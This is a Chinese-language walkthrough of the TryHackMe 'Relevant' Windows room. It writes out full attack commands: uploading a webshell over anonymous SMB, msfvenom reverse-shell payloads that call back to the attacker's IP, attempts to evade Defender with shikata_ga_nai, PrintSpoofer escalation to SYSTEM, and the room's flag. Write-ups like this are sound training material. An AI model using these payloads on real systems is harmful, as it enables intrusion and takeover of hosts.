URL : https://tryhackme.com/room/relevant
IP : 10.10.115.198
Recon
rustscan -a 10.10.115.198發現有開80- 135
- 139
- 445
- 3389
nmap -A 10.10.115.198
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 01:58 EDT
Nmap scan report for 10.10.115.198
Host is up (0.28s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2021-08-09T06:00:45+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2021-08-08T05:57:43
|_Not valid after:  2022-02-07T05:57:43
|_ssl-date: 2021-08-09T06:01:24+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-08-08T23:00:47-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-09T06:00:49
|_  start_date: 2021-08-09T05:58:06

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.72 seconds
- 發現應該是 Winodws Server 2016 的機器
觀察網頁
- 去看 80 Port

- 是一個 IIS 的 Default Page掃目錄-
python3 dirsearch.py -u http://10.10.115.198/ 
- 看起來沒什麼結果
觀察 SMB
smbclient --no-pass -L //10.10.115.198/可以觀察到有一個nt4wrksv目錄
smbclient -N //10.10.115.198/nt4wrksv- 就連上ㄌ
get passwords.txt 觀察
觀察 passwords.txt檔案-
- 會發現是編碼過後的東西,後面有
==所以很明顯是 Base64Qm9iIC0gIVBAJCRXMHJEITEyMw== QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk解 Base64- 可以用base64 -d 嘗試把帳密用 RDP 連線-xfreerdp +drives /u:Bob /v:10.10.115.198`xfreerdp +drives /u:Bill /v:10.10.115.198- 但也都失敗ㄌQQ嘗試連線 SMB-

- 但也都失敗了
搜尋更多的 Port
rustscan -a 10.10.115.198 --accessible -r 1-65535
- 發現真的有藏東西!!
49669 4966349667這邊我同時用 nmap 跑了一次,不過真的有夠慢QQ-nmap -p- 10.10.115.198
nmap -A -p49669,49663,49667 10.10.115.198-
- 發現 49663 是一個 IIS webserver掃目錄-
python3 dirsearch.py -u http://10.10.115.198:49663/ - 掃到
aspnet_client
- 搜尋發現
aspnet_client/system_web裡面常常會搭配一些特定字串https://itdrafts.blogspot.com/2013/02/aspnetclient-folder-enumeration-and.html?view=flipcard所以可以再依據字串掃一次-
- 還真的掃到了
4_0_30319
通靈掃描QQ
- 不知道為什麼機器死掉ㄌ,重新開的 IP 是
10.10.63.244 - 我們如果隨便訪問一個不存在的目錄,會回應404
curl -I http://10.10.63.244:49663/12334/  通靈覺得,說不定 webroot 有剛才 smb 的資料夾?-
 curl -I curl -I http://10.10.63.244:49663/nt4wrksv/- 200! 還真的有!!
 那我們是不是能取得剛剛
 passwords.txt的檔案- http://10.10.63.244:49663/nt4wrksv/passwords.txt 
- 度ㄉ!!真的可以!!!!!
準備 Exploit
- 那我們應該可以用匿名登入的 smb 來上傳東西囉!準備一隻喵喵

smbclient -N //10.10.63.244/nt4wrksv- 嘗試用瀏覽器訪問!-
- 成功!!!既然他是 IIS ,又是 ASPX,那我們應該可以傳個 aspx 的 webshell?- 網路上隨便找了一ㄍhttps://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/asp/cmd.aspx
- 丟上去
 可以ㄟ!!!-
- 好讚ㄛ可以看系統的資訊ㄌ-
 亂逛系統- 輸入指令 “cd ……\Users\Bob\Desktop && dir”
取得 user flag-"cd ..\..\..\Users\Bob\Desktop && type user.txt" 
戳 Reverse shell
雖然 Webshell 已經滿好用的了,但Reverse shell 用起來還是比較爽,我們來嘗試使用 Reverse shell
下面提供了滿多我嘗試的方法,但大多數都失敗ㄌ,僅有最後一個成功,不過我把失敗的方法也都列出來
- 這邊先把 reverse shell 接收端開好等待
nc -nvvlp 7877首先是透過 msfevnom 來產windows/shell_reverse_tcp-msfvenom -p windows/shell_reverse_tcp LHOST=10.13.21.55 LPORT=7877 -f aspx -o shell.aspx 
- 丟上去
put shell.aspx  不過失敗ㄌQQ再來用一樣的 payload 產 exe-
 msfvenom -p windows/shell_reverse_tcp LHOST=10.13.21.55 LPORT=7877 -f exe -o shell.exe- 也還是失敗了使用
Invoke-PowerShellTcp- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1 - 把檔案傳上去後執行
powershell ..\..\..\inetpub\wwwroot\nt4wrksv\Invoke-PowerShellTcp -Reverse -IPAddress 10.13.21.55 -Port 7877" - 竟然被 Defender 抓走ㄌ QQQ
 這邊有一些可以躲避 Defender 的方法- https://www.admin-magazine.com/mobile/Articles/How-to-Hide-a-Malicious-File
- 例如
shikata_ga_nai使用msfvenom -p windows/shell_reverse_tcp LHOST=10.13.21.55 LPORT=7877 -e x86/shikata_ga_nai -f exe -o shell.exe-shikata_ga_nai包裝 exe 
- 還是被抓走ㄌ QQ最終解法,改用
windows/x64/shell_reverse_tcp-msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.21.55 LPORT=7877 -f aspx -o shell.aspx - 竟然不用 Bypass Defender 就可以ㄌ


提權
- 觀察我們的使用者
apppool\defaultapppool  觀察我們的權限-
 whoami /priv
- 我們可以
SeChangeNotifyPrivilege SeImpersonatePrivilegeSeCreateGlobalPrivilege搜尋發現SeImpersonatePrivilege權限- 可以用 Juicy Potato 進行提權https://medium.com/r3d-buck3t/impersonating-privileges-with-juicy-potato-e5896b20d505上傳 Juicy Potato-
- 又被…抓病毒ㄌ觀察發現
SeImpersonatePrivilege搭配作業系統版本,可能有一個PrintSpoofer的漏洞- https://github.com/itm4n/PrintSpoofer wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe- 載下來,並傳到靶機上依照說明來執行-
./PrintSpoofer64.exe -i -c cmd 
- 就直接變成 system 權限了!!取得 root flag-

THM{1fk5kf469devly1gl320zafgl345pv}
心得
遇到走投無路時,記得乖乖的把所有 Port 都掃過一輪,說不定會柳暗花明又一村;在還沒有真正打進去之前,看到任何的線索都不要高興的太早,說不定都是唬人的QQ;Windows 的 Defender 好煩,看樣子該找時間來研究 Windows 的免殺ㄌ。